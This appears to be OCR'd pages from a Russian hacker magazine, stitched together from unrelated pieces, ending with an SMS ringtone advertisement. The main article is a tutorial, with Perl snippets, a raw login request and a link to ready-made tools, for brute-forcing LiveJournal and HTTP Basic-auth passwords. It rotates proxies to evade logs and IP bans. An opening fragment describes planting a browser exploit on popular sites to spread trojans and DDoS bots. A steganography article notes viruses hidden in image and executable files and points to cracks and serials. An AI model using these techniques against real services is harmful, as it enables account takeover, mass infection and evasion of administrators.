Что будет, если взломать какой-нибудь популярный портал, где ежедневная посещаемость превышает 10000 человек (а таких - сотни), и положить туда этот экслоит? Произведем простой подсчет. Допустим, 40% пользователей в Сети сидят под XP, и только половина из них пользуются IE 6. Это уже 2000 инфицированных человек всего за один день. Да, многие из них заметят что-то неладное, но сотни юзеров так и останутся облапошенными. А теперь представь, что будет, если им заливать не просто троян, а какой-нибудь специальный софт для проведения DDoS-атак. Хакер с такими ресурсами без проблем сможет валить сайты в Сети, а если постарается, то под ним ляжет и не один провайдер.

Взлом

БРУТФОРС: ПОЛЕЗНАЯ ПРАКТИКА

Докучаев Дмитрий aka Forb (forb@real.xakep.ru)



Брутфорс: полезная практика

ПИШЕМ УНИВЕРСАЛЬНЫЙ БРУТФОРСЕР

Методика взломов бывает разной. Обычно хакер долгое время собирает информацию о сервере, а лишь затем начинает свои атаки. Причем сам процесс вторжения длится совсем недолго. Но бывает, приходится проникать на сервак сложными и неблагодарными способами. Один из таких методов - брутфорсинг паролей.

В ЧЕМ СЛОЖНОСТЬ?

Брутфорс, если рассматривать его на практике сетевых ресурсов, это не что иное, как простая попытка входа на определенный сервис удаленной машины. По ее результату программа-переборщик определяет, верный пароль или нет. Если аккаунт верный - происходит завершение работы и сохранение информации о последней попытке входа. В противном случае, брутфорсер берет следующую пару логин/пароль и продолжает перебор.

Казалось бы, все просто, и никаких трудностей в методике быть не должно. На самом деле они есть, как и в любых других способах взлома. В нашем случае можно выделить три основных недостатка.

1. **Логи.** Каждая попытка входа на сервис в обязательном порядке записывается в специальный лог-файл (как правило, в /var/log/messages). Так уж устроены операционки *nix. В этих самых логах админ может найти логин и IP-адрес, с которого производился перебор, а также время захода. По определению брутфорсинга, одной такой записью дело не ограничивается, поэтому логи - самый большой недостаток этого метода.
2. **Канал.** Брутфорсер каждый раз соединяется с сервером, чтобы проверить правильность пароля. Этот процесс занимает довольно длительное время и зависит от пропускной способности между тобой и удаленной машиной. Поэтому запускать программу-переборщик на диалапе не имеет смысла (можно, но успешного результата дождутся твои внуки). Для этого метода заранее ищется шелл с хорошим каналом, на котором и запускается программа.
3. **Защита.** В последнее время админы серверов (особенно тех, которые предоставляют бесплатные сервисы) защищаются от подобных атак. Методы защиты бывают разными: от введения специальных цифр, изображенных на картинках, генерируемых специальными скриптами, до временных блокировок входа с IP-адреса либо с логина. Но на каждое действие есть противодействие, поэтому существуют и способы обхода такой защиты ;).

WEB-БРУТФОРСИНГ: ОТ ТЕОРИИ К ПРАКТИКЕ

Теперь попробуем написать простенький брутфорсер, чтобы ты разобрался в его алгоритме. Как известно, бродя по вебу, часто приходится иметь дело с разного рода формочками, в которые заносятся данные. Нередко в этих данных содержится пароль пользователя, после обработки которого отображается результирующая страница. Ее наличие/отсутствие указывает на верность/ошибочность пароля. Только вот использовать web-браузер в качестве переборщика весьма неудобно, хотя иногда именно так и делают некоторые личности (намек на дебилов - прим. ред.).

Мы пойдем другим путем! А именно, попробуем написать полностью автоматический брутфорсер, заточенный под определенный web-сервис. Я долго думал о выборе жертвы ;), но потом решил, что это будет популярный сервис www.livejournal.com. Если ты часто бываешь в инете, то наслышан об этом онлайн-журнале. В противном случае - зайди на сайт и почитай о проекте. Ни для кого не секрет, что lj (или просто ЖЖ) аккаунты можно получить, заплатив энную сумму создателям проекта либо выпросив за ящик пива ключ у знакомого, уже имеющего ЖЖ. Дело в том, что ключ активации выдается по истечении недели с того момента, как пользователь зарегистрировался на сайте. Получив пароль к заброшенной учетной записи, ты легко можешь поменять ее имя и личные данные. Но это уже второй вопрос ;). Важно понять, как же можно получить этот самый пароль.

А получить его довольно просто. Заходим на главную страницу проекта, пытаемся залогиниться под пользователем, например, "vasya" (предварительно убедившись, что линк www.livejournal.com/~vasya содержит 1-2 записи, сделанных в 2000 году ;)). Естественно, сервер сообщит о неверности введенного пароля. Вернемся назад и откроем пагу в виде HTML-кода. После просмотра нужной формы станет ясно - для успешной аутентификации достаточно передать правильные поля user и password. Первое поле мы знаем, соответственно, наше "уравнение" содержит всего одно неизвестное, а учитывая тупость Васи, который не способен придумать нормальный пароль (как и подавляющее большинство ЖЖ-пользователей), у нас появляется шанс сломать аккаунт.

НАЧАЛО ПОЛОЖЕНО!

Основная ошибка начинающих кодеров - поспешная реализация задачи без четкого понимания алгоритма. Любую задачу, пусть даже примитивную, следует разложить на n пунктов, после чего задуматься о способе реализации каждого из них. И лишь после этого приступить к процессу кодинга. Так будет и в

нашем случае. Что мы имеем? Название полей формы (user и password), страницу, куда передаются данные, и метод передачи (POST).

Попробуем послать POST-запрос. Телнетимся на 80 порт www.livejournal.com и пишем следующее:

POST /login.bml HTTP/1.0
Host: www.livejournal.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 24
Два раза Enter
user=petya&password=1234&

В ответе видим пагу, которая сообщает, что пользователь petya успешно залогинился на сервер (разумеется, у нас была заранее подготовлена рабочая учетная запись).

Проверка POST-запроса

КОДИНГ

Теперь, когда мы располагаем полной информацией о форме, ее структуре и методе, можем начинать кодить. Дополнительно замечу: чтобы узнать результат перебора, совсем не обязательно грузить всю страницу-ответ. Достаточно послать HEAD-запрос, и при верном пароле скрипт создаст кукиз, в котором будет находиться имя пользователя.

Следующая конструкция кода реализует чтение паролей из словаря и последовательный их перебор. Этот кусок кода, как и все программы из этой статьи, написан на Perl'е:

Последовательный алгоритм переборщика

```
open(file, "$words") || die print "$!\n";
while($pass=<file>) { # По каждому слову в файле
  chomp($pass);
  crack($pass); # Переходим на процедуру crack()
}
close (file);
```

Брутфорсер запускается… и работает!

После реализации этого несложного алгоритма, мы получаем работоспособный брутфорсер. Полноценный вариант программы ты можешь найти под названием ljbrut1.pl на CD либо в архиве (ссылку на архив смотри во врезке). Работает все стабильно, но крайне медленно. Поэтому теперь займемся усовершенствованием нашего кода с применением потоков.

Дело в том, что в однопоточном режиме в каждом проходе цикла создание сокета происходит всего один раз. Но что нам мешает наплодить 10 параллельных запросов в одном цикле, а затем за один раз обработать все ответы? В результате получаем скрипт, который буквально за несколько минут сможет перебрать полумегабайтный словарь. Реализовать алгоритм нам поможет перловая функция fork(), о прелестях которой я уже не раз писал. Несложная модификация кода быстро превращает наш скрипт в реактивный переборщик ;).

Переборщик с тредами

```
while($pass=<file>) { # По каждому слову в файле
  chomp($pass);  # Обрезаем символ \n
  push(@threads,$pass); # И заносим его в отдельный массив
  if (scalar @threads eq $threads-1) {
    for ($j=0;$j<=$threads-1;$j++) {
      if ($pid=fork()) { # Делаем fork()
        push(@forked, $pid);
      } else {
        crack($threads[$j]); # Переходим на процедуру crack
        exit; # Завершаем подпроцесс
      }
    }
    killall(); # Убиваем все порожденные процессы
  }
}
```

Если запустить модифицированный брутфорсер (ljbrut2.pl), то итоговое время перебора паролей уменьшится в несколько раз по сравнению с первой программой. Это объясняется тем, что происходит не последовательный перебор, а порождение нескольких независимых подпроцессов, каждый из которых соединяется с удаленным сервером. Переменная $threads, определяющая максимальное количество потоков, задается пользователем из командной строки либо может быть изменена в начале скрипта.

Уменьшаем время работы переборщика в несколько раз!

БЕЗОПАСНОСТЬ

Я не зря акцентировал твое внимание на недостатках этого метода. Если админ обнаружит несколько тысяч одинаковых соединений в логах с твоего адреса, то он просто забанит твой ip. Но я не говорил, что при этом невозможно его защитить. Самый рабочий вариант - использовать подготовленный листинг рабочих прокси-серверов (найти их ты можешь, например, на http://proxycheck.spylog.ru). Для нашей безопасности просто возьмем случайный прокси из листа, через который законнектимся на ливжурнал. Если проксик дохлый - повторим операцию и заменим его на рабо-

NEXT

Взлом

БРУТФОРС: ПОЛЕЗНАЯ ПРАКТИКА


Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

Вариант кода для работы с proxy-серверами

```
if ($opt_p) { # Если есть опция -p командной строки
  open(proxy, $proxylist) || die "cant find proxylist\n";
  @proxies=<proxy>; # Считываем прокси из файла
  close (proxy); # И закрываем
}

sub crack {
  my $pass=shift; # Выцепляем параметр $pass
  ($server, $port)=split(':',$proxies[rand(int(scalar @proxies))])
  if ($opt_p); # Берем рандомную строку из массива @proxies
  $socket=IO::Socket::INET->new(PeerAddr => $server,
                    PeerPort => $port,
                    Proto => tcp)
  or crack($pass);
  # Создаем соединение с livejournal.com
  # либо рекурсивно вызываем процедуру
  ...
}
```

тоспособный.
Теперь можно с уверенностью сказать, что брутфорс будет работать быстро и безопасно. По крайней мере, если не злоупотреблять им. Ведь прокси-сервера тоже могут писать логи...



Так создаются шедевры ;)

MIME-КОДИРОВАНИЕ: ПОДБОР ПАРОЛЕЙ К WEB-АВТОРИЗАЦИИ

Если уж мы заговорили о Web-брутфорсах, то следует упомянуть и о стандартных методах авторизации. Ты наверняка сталкивался с небольшим окошечком в браузере, в котором запрашивалось имя пользователя и пароль. Это могла быть как страница статистики, так и обычная авторизация на squid-прокси сервер. Когда известно имя пользователя, пароль можно попробовать перебрать. Для этого надо написать небольшой брутфорсер. Естественно, алгоритм его работы будет слегка отличаться от вышеописанного.


Если просмотреть трафик между клиентом и сервером, то в случае запроса директории, защищенной паролем, в ответе от сервера будет видна ошибка 401 (Unauthorized). А среди строк заголовка обнаружится следующая запись:

WWW-Authenticate: Basic realm="Secret zone"

После того, как это случится, браузер автоматически запросит логин и пароль, которые будут закодированы в MIME-хеш. Затем в стандартный заголовок запроса добавится строка, подобная этой:

Authorization: Basic MjlyOjExMQ==

Сервер проверит правильность пароля, и, если все в порядке, пропустит клиента к секретной зоне. В противном случае, если результат не изменится, то апач вернет ошибку 401.




Организуем обмен данными между сервером и клиентом

Реализовать брутфорсер, работающий по такому алгоритму, совсем несложно. Достаточно подключить перловый модуль Base64.pm (идет в поставке с перлом по умолчанию). В этом модуле существует функция encode_base64(). Она возвращает тот самый хеш, про который я говорил выше. Остается разобраться, по какому принципу генерируется MIME-запись. На самом деле, все просто: достаточно передать функции аргумент вида "login:password", и в результате кодирования мы получим нужный хеш. Если все это реализовать, то получим следующий код:

MIME-кодирование

```
open(words, $wordlist);
while($pass=<words>) { # Перебираем каждую строку
  chomp($pass);
  $hash=encode_base64("$login:$pass"); # Кодируем login/password
  $status=crack($hash); # Переходим на crack()
```

После небольшой модификации crack() (добавления одной строки в заголовок запроса и анализа ответа) брутфорс заработал как надо. Теперь, думаю, ты без проблем сможешь сам переделать брутфорсер под работу в многопотоковом режиме.



Бета-тестирование переборщика base.pl

МОРАЛЬ СЕЙ БАСНИ

Надеюсь, что предложенные мной алгоритмы и способы их реализации не показались тебе скучными, а, наоборот, научили тебя писать хорошие переборщики паролей. Помни, что материал дан только в ознакомительных целях, и вся ответственность по его использованию ложится на тебя. При возникновении вопросов по организации и работе брутфорсеров можешь писать мне - постараюсь ответить.



Сливаем софт

Набор рабочих брутфорсеров ты можешь найти на нашем CD, сайте (в X-релизах), а также на моей странице в архиве http://kamensk.net.ru/forb/1/x/bruteforcers.tar.gz.

В нем находятся 4 файла:
ljbrut1.pl - последовательный брутфорс ЖЖ-аккаунтов.
ljbrut2.pl - параллельный брутфорс ЖЖ-аккаунтов (без поддержки proxy).
ljbrut3.pl - параллельный брутфорс ЖЖ-аккаунтов (с поддержкой proxy).
base.pl - последовательный брутфорс для Web-авторизации.


Дополнения к коду

В каждом брутфорсере я использую модуль Getopt::Std, который помогает удобно парсить командную строку, передаваемую скрипту. После функции getopt(), параметрами которой являются буквы-опции командной строки, объявляются переменные $opt_опция. В ней содержится значение того или иного аргумента командной строки. Я давал подробные комментарии в коде, чтобы ты легко ориентировался среди этих опций.

Взлом

ШПИОНСКАЯ КОМПЬЮТЕРНАЯ ТАЙНОПИСЬ

Никита Кислицин (nikitoz@real.xakep.ru)



Шпионская компьютерная тайнопись

Криптография в защите информации всегда играла важнейшую роль. С ростом вычислительных способностей компьютеров требовались все более изощренные алгоритмы криптования данных: на смену DES, RC2 и MDC пришли triple-DES, IDEA, HWY1, Blowfish, RC5 и т.д. Но даже самый совершенный алгоритм неспособен защитить информацию на 100% - тут-то на помощь и приходит стеганография.

КОМПЬЮТЕРНАЯ СТЕГАНОГРАФИЯ

Слово "стеганография" пришло в русский язык из латинского: "Steganos" - "тайный", "Grapho" - "пишу". Т.е. дословно получается "тайнопись". Основная идея стеганографии заключается в том, чтобы скрыть не только саму информацию, но и факт ее передачи, замаскировав ценные данные в какую-нибудь обыденную форму. В самых примитивных случаях может быть использовано несколько подходов. Один из них - использование "невидимых" носителей, которые в обычных условиях незаметны, а проявляются лишь в определенных случаях. Например, молоко, фенолфталеин, моча и т.д. :).

КОМПЬЮТЕРНАЯ СТЕГАНОГРАФИЯ

Под компьютерной стеганографией понимается сокрытие одной цифровой информации в другой. Причем сокрытие это должно реализовываться таким образом, чтобы, во-первых, не были утрачены свойства и некоторая ценность скрываемой информации, а во-вторых, неизбежная модификация информационного носителя не только не уничтожала смысловые функции, но и на определенном уровне абстракции даже не меняла их.

Так, например, если в цветной картинке модифицировать некоторым образом младший разряд 24-битного числа, описывающего один пиксел, это приведет к незначительному изменению оттенка картинки, которое нормальный человек вообще не заметит. Или, скажем, если модифицировать младшие разряды звуковых отсчетов, несущих очень мало полезной информации, то при прослушивании подобного файла человек не услышит изменений. Именно на этой избыточности информации в представлении некоторых цифровых форматов и основывается существенная часть методов сокрытия данных.

Компьютерная стеганография широко используется при обмене секретными сообщениями, написании вирусных программ (см. ст. 273 УК РФ), в защите авторских прав, для скрытия информации от копирования и т.д.

Ниже мы более подробно обсудим все эти сферы применения стеганографии, рассмотрим основные приемы сокрытия информации и даже напишем программу на Perl, которая прячет информацию в обычном текстовом файле! Следует также заметить, что написанный текст не следует расценивать как пособие для юных шпионов, это всего лишь познавательный экскурс в мир стеганографии.

ПРЯЧЕМСЯ В СИСТЕМНЫХ СТРУКТУРАХ


Специфика файловых систем такова, что при хранении файл всегда занимает целое число блоков - это сделано из соображений удобства адресации. Из-за этого хранение маленьких файлов реализуется крайне нерационально - в системе Fat32 файл размером 1 байт занимает на диске 4 Кб! При этом очевидно, что все 4 Кб, за вычетом 1 байта, забиты мусором и никак не используются. А ведь могут быть заняты полезными данными! Такой метод широко используется для долговременного скрытого хранения небольших объемов информации - однако он довольно легко обнаруживается и крайне небезопасен. Также существует возможность записи данных просто на неиспользуемые области накопителей (например, нулевую дорожку).

Можно прятать данные и в исполняемых файлах. Дело в том, что в Windows исполняемые файлы представлены в формате PE (Portable Executable), который подразумевает наличие в exe'шнике не только исполняемого кода, но и множества другой информации. Это пиктограммы, различные системные данные, информация об импортируемых и экспортируемых функциях и т.д. Причем для хранения всех этих объектов файл PE разбивается на ряд секций, имеющих фиксированный размер, при этом каждый объект начинается с новой секции. Даже ежу ясно, что некоторые данные могут не занимать всего выделенного места. Так образуются пустоты, в которых опять-таки можно размещать собственные данные. Эту идею использует знаменитый вирус WinCIH, который прячется как раз в исполняемых файлах. Другой, менее известный, вирус W32/Perrun прятался в графических файлах формата jpg. Причем автор не стал заморачиваться, а просто дописывал тело вируса в конец картинки.

Как это реализовывается. Отдельно написана маленькая программка, которая осуществляет поиск вредоносного кода, хранящегося в другом месте. Она его обнаруживает, вытаскивает и запускает.

МУЛЬТИМЕДИА НА ПОДМОГЕ

Многие мультимедийные форматы имеют поля расширения, которые могут заполняться пользовательской информацией, а могут быть забиты нулями - в последнем случае их также можно использовать для хранения и даже передачи информации. Однако этот наивный способ не только не обеспечивает требуемого уровня секретности, он еще и не может прятать



Маленькие файлы при хранении могут занимать в тысячи раз больше места, чем для них действительно требуется!

значительные объемы данных.

Решение этих проблем нашлось в следующем подходе. В цифровых фото-, аудио- и видеофайлах обычно содержится множество избыточной информации, которая совершенно не воспринимается органами чувств человека. (Следует, правда, заметить, что даже эта избыточная информация очень и очень далека от оригинала, поскольку, во-первых, данные всегда разбиваются на конечное число элементов, каждый из которых описывается конечным двоичным числом. Аналоговый же сигнал содержит потенциально бесконечное число сведений, которое обрубается при оцифровке.) Поэтому при умеренной декрементации цифровых данных, обычный человек, в силу своего анатомического строения, не сможет заметить разницы. Так, например, графические цветные RGB-файлы кодируют каждую точку рисунка тремя байтами, каждый из которых отвечает за собственную аддитивную составляющую цвета (красную, зеленую и синюю). Модификация каждого из трех младших бит приводит к изменению менее 1% интенсивности данной точки, которое почти незаметно человеческому глазу. Это позволяет скрывать в картинке объемом 800 Кб порядка 100 Кб информации!


Информацию можно без проблем прятать и в звуковых файлах: только одна секунда оцифрованного аудио с частотой дискретизации 44,1 кГц и разрядностью отсчета 8 бит в стереорежиме позволяет без воспринимаемой человеческим ухом потери качества скрыть до 12 Кб информации! Это реализуется за счет замены наименее значимых младших разрядов звукового отсчета на скрываемые данные.

При этом происходит незначительное (менее 1%) искажение звука (прежде всего басового диапазона), которое среднестатистический человек без специального оборудования не зафиксирует.

Описанные схемы размещения информации являют собой наиболее производительные, эффективные и безопасные приемы стеганографии. В сочетании с современными алгоритмами шифрования, они открывают поистине неограниченные возможности для шпионажа и безопасной передачи данных. К примеру, мегабайтный отчет о походах по подземельям ядерной станции можно без проблем разместить в нескольких фотографиях какой-нибудь смазливой девушки и, прикрепив к письму в стиле "Машка! Смотри, какая классная помада! Не смывается уже два месяца!", послать по мылу. Согласись, редкий сотрудник ФСБ выделит эту мессагу среди многих миллионов, ежедневно обрабатываемых почтовыми серверами рунета. А если и выделит, то ничего осмысленного, благодаря шифрованию, не найдет. Таким образом, безопасность передачи данных неуклонно стремится к заветной планке "100%".



Слева находится оригинальная фотография, справа - картинка с размещенной внутри 20-килобайтной статьей. Мне даже сперва показалось, что справа цвета более насыщенные :)



В сочетании с современными алгоритмами шифрования, стеганография обеспечивает почти стопроцентную секретность

САГА ОБ АВТОРСКИХ ПРАВАХ

Более прозаичная сфера применения стеганографии - сохранение авторских прав на цифровые объекты разработки. В интернете не редкость "безвозмездное заимствование" фото-, аудио- и видеоматериалов. И даже если дело доходит до суда, доказать право на интеллектуальную собственность обиженной стороне бывает крайне сложно. Вот если бы, скажем, в картинке размещалось зашифрованное сообщение, типа "This image was created by Vasya, all rights reserved etc. (c) 1930-2003", то извлеченное из картинки на глазах у судей подобное сообщение было бы прямым доказательством кражи материала. Такой подход и практикуется уже некоторое время, правда, он не дает абсолютной гарантии от порчи и удаления авторских меток.

СОФТ

Для реализации описанных методов стеганографии существует множество программ, распространяемых абсолютно бесплатно. Из целой кучи софта я бы выделил S-tools - фриварную утилиту, позволяющую прятать любые данные в графических файлах gif/bmp и несжатых звуковых записях.

Интерфейс программы интуитивно понятен и предельно прост - в стиле drag'n'drop. Сперва на рабочее поле программы перетаскивается файл-контейнер, после этого в правом углу программы отображается объем данных, который может быть спрятан в этом контейнере. Затем скрываемый файл перетаскивается в окошко программы, которая криптует его одним из симметричных алгоритмов (по дефолту доступны IDEA, MDC, DES и triple-DES) и помещает данные в контейнер, создавая новый файл.

Извлечение информации осуществляется при помощи пункта "Reveal" в выпадающем меню и, естественно, возможно только после ввода ключа шифрования.

Как я уже отмечал, работать с программой чрезвычайно просто, и она наглядно демонстрирует всю мощь современных технологий стеганографии. Если же есть необходимость использовать в качестве контейнера jpeg-файл, то можно воспользоваться утилитой JSTEG. Работать с ней также крайне просто. Подробно останавливаться на чужих программах не будем - давай лучше сами кое-что напишем :).

А НАМ СЛАБО?


Когда я писал этот материал, мне в голову пришла идея составить Perl-программу, реализующую простейший прием стеганографии - сокрытие информации в текстовом файле. Как это можно сделать, какие изменения можно вносить в текст, чтобы читатель не заметил подвоха? Первое, что приходит в голову - добавлять в концы строк некоторое количество пробелов (фактически, число в натуральной системе исчисления), с которым можно было бы без проблем сопоставить число в десятичной форме записи. Так, например, числу 8 будут соответствовать 8 пробелов в конце строки. Каждому числу можно поставить в соответствие букву из таблицы ASCII, однако не следует тупо брать ASCII-код символа, ведь букв

NEXT


ПЕРВЫЕ ПРОЯВЛЕНИЯ СТЕГАНОГРАФИИ

Летописи Геродота (5 век до н.э.) донесли до нас любопытную историю. Тиран Гистий, захваченный персидскими войсками в Сузах, захотел послать сообщение своему родственнику в Милеет что в Анатолии. Для этого он побрил наголо раба и вытатуировал сообщение на его голове. После того, как волосы отросли, раб доставил послание. Можно также вспомнить случаи мошенничества в казино, когда один игрок получал от напарника информацию о картах противника путем кодирования. Например, если напарник закажет виски - значит, у противника есть бубновый туз, если будет курить сигару, то есть валет, а если заведет разговор с девушкой, значит, не обошлось без пиковой дамы. Но это все стеганография в ее первобытном проявлении, по мере же внедрения научных достижений в повседневную жизнь, элементы стеганографии стали появляться в телеграфных сообщениях, радиограммах, наконец, в носителях цифровой информации.

Никита Кислицин (nikitoz@real.xakep.ru)



В сочетании с современными алгоритмами шифрования, стеганография обеспечивает почти стопроцентную секретность



Программа на работе


в латинском алфавите 26, а в АСКИ-таблице 255 символов (два алфавита в разных регистрах, спецсимволы и коды управления).

Таким образом, поставив букве "a" в соответствие число 1, мы получили удобные для обозначенного кодирования индексы. Каждая строка, вопреки ожиданиям, может кодировать несколько символов! Как же отделять код одной литеры от кода следующей, ведь мы не можем ставить никаких видимых разделителей? Видимых - не можем, зато можем ставить табуляции, что и решает проблему.

Программа по введенному нами же ограничению (заданному преобразованию ACII-кода литер) предназначена для сокрытия лишь строк из латинских символов нижнего регистра, без каких-либо разделителей. Повторюсь, этот метод стеганографии не обеспечивает должного уровня секретности и производительности. Однако рассмотренный пример программы отлично показывает фундаментальные принципы стеганографии, и, мне кажется, довольно интересен. Perl-программу, реализующую этот подход, можно найти на CD, которым комплектуется журнал, либо на моем сайте - nikitos.inc.ru, либо на www.xakep.ru. Также на диске лежит подборка лучших стеганографических утилит. Удачных тебе экспериментов :).

Стеганографический софт

S-Tools
ftp://ftp.ware.ru/win/s-tools4.zip




Старенькая (1996 год!) и совсем небольшая утилита для сокрытия файлов в GIF, BMP-картинках, а также в несжатых звуковых WAV-записях. Программа крайне проста в использовании - необходимо лишь перебросить файл, в который будет прятаться инфа, и сам файл, который будет сокрыт. Основные минусы: не поддерживается графический формат JPEG, нельзя запихивать файлы в MP3 и видео.

Steganos Security Suite v5.0
www.steganos.com/software/sss5int.exe




Это не совсем стеганографический продукт. В SSS собрана куча различных криптовещей. Программа, например, умеет создавать виртуальные шифрованные диски, кодировать электронные письма, удалять файлы с диска без возможности восстановления, ну и самое главное - прятать информацию в звуковых и графических файлах.

Masker 7.0
www.softpuls.com/masker/msksetup.exe



Программа-монстр. Позволяет использовать в качестве контейнера: графические файлы (BMP, JPG, GIF, TIF, PCX, PNG), исполняемые файлы (EXE, DLL, OCX), звуковые файлы (WAV, MID, SND, MP3), видеофайлы (AVI, MOV, MPG, ASF). Очень удобная в использовании утилита. Единственный минус (если так можно выразиться) - на паблик до сих пор не выложили кряк, а предыдущие версии весьма сложно найти. Единственное место, которое мне удалось обнаружить - http://tucows.wave.net.br/files/msksetup.zip. Здесь лежит пятая версия Masker'а. Серийники к ней есть практически на всех кряк-серверах.

Подборка утилит
www.petitcolas.net/fabien/steganography/stego_soft.html



Тут расположился целый архив утилит, связанных со стеганографией. Это довольно популярный набор программ: Gif-It-Up, Hide and Seek, Steghide и MP3Stego. Особенно стоит выделить последнюю программу - MP3Stego. Она абсолютно фриварная + к ней выложены исходники под Visual C++. Кодеры должны активизироваться и начать шлепать свои суперутилиты :).

Как заказать логотип, картинку или мелодию

1. Напишите SMS-сообщение с кодом логотипа, картинки или мелодии, которую Вы хотите получить, например **XA 1234567**

2. Отправьте SMS-сообщение на номер:
000700 - если Вы абонент МегаФон* (ОАО "МегаФон")
8181 - если Вы абонент Билайн (ОАО "Вымпелком")

3. Заказанный Вами логотип, картинка или мелодия будет выслан на Ваш мобильный телефон.

Стоимость мелодии составляет **$0.85** (без учета налогов) и будет включена в Ваш счет за услуги мобильной связи. Учитывается каждое отправленное Вами сообщение. Услуги предоставляются для абонентов "МегаФон" Москва и "Билайн" Москва.

Список городов для "Билайн": Москва, Брянск, Владимир, Иваново, Калуга, Кострома, Рязань, Смоленск, Тверь, Тула, Ярославль, Белгород, Воронеж, Курск, Липецк, Орел.

СОВМЕСТИМОСТЬ ЛОГОТИПОВ
Nokia: 2100, 3210, 3310, 3330, 3410, 3510, 3510i, 3530, 3610, 3650, 5100, 5110, 5210, 5510, 6100, 5510, 6100, 6110, 6130, 6150, 6210, 6220, 6250, 6310, 6310i, 6510, 6610, 6800, 7210, 7250, 7650, 8210, 8310, 8810, 8850, 8855, 8890, 8910, 9110, 9110i, 9210, 9210i.
Samsung: N600/620, T100, A400

СОВМЕСТИМОСТЬ КАРТИНОК
Nokia: 2100, 3210, 3310, 3330, 3410, 3510, 3510i, 3530, 3610, 3650, 5210, 6210, 6310, 6310i, 6510, 7250, 7650, 82x0, 8310, 8850, 8855, 8890, 8910, 9210i.
Samsung: C100, P400, A400, N620, S100, S300, T100, T400, T500

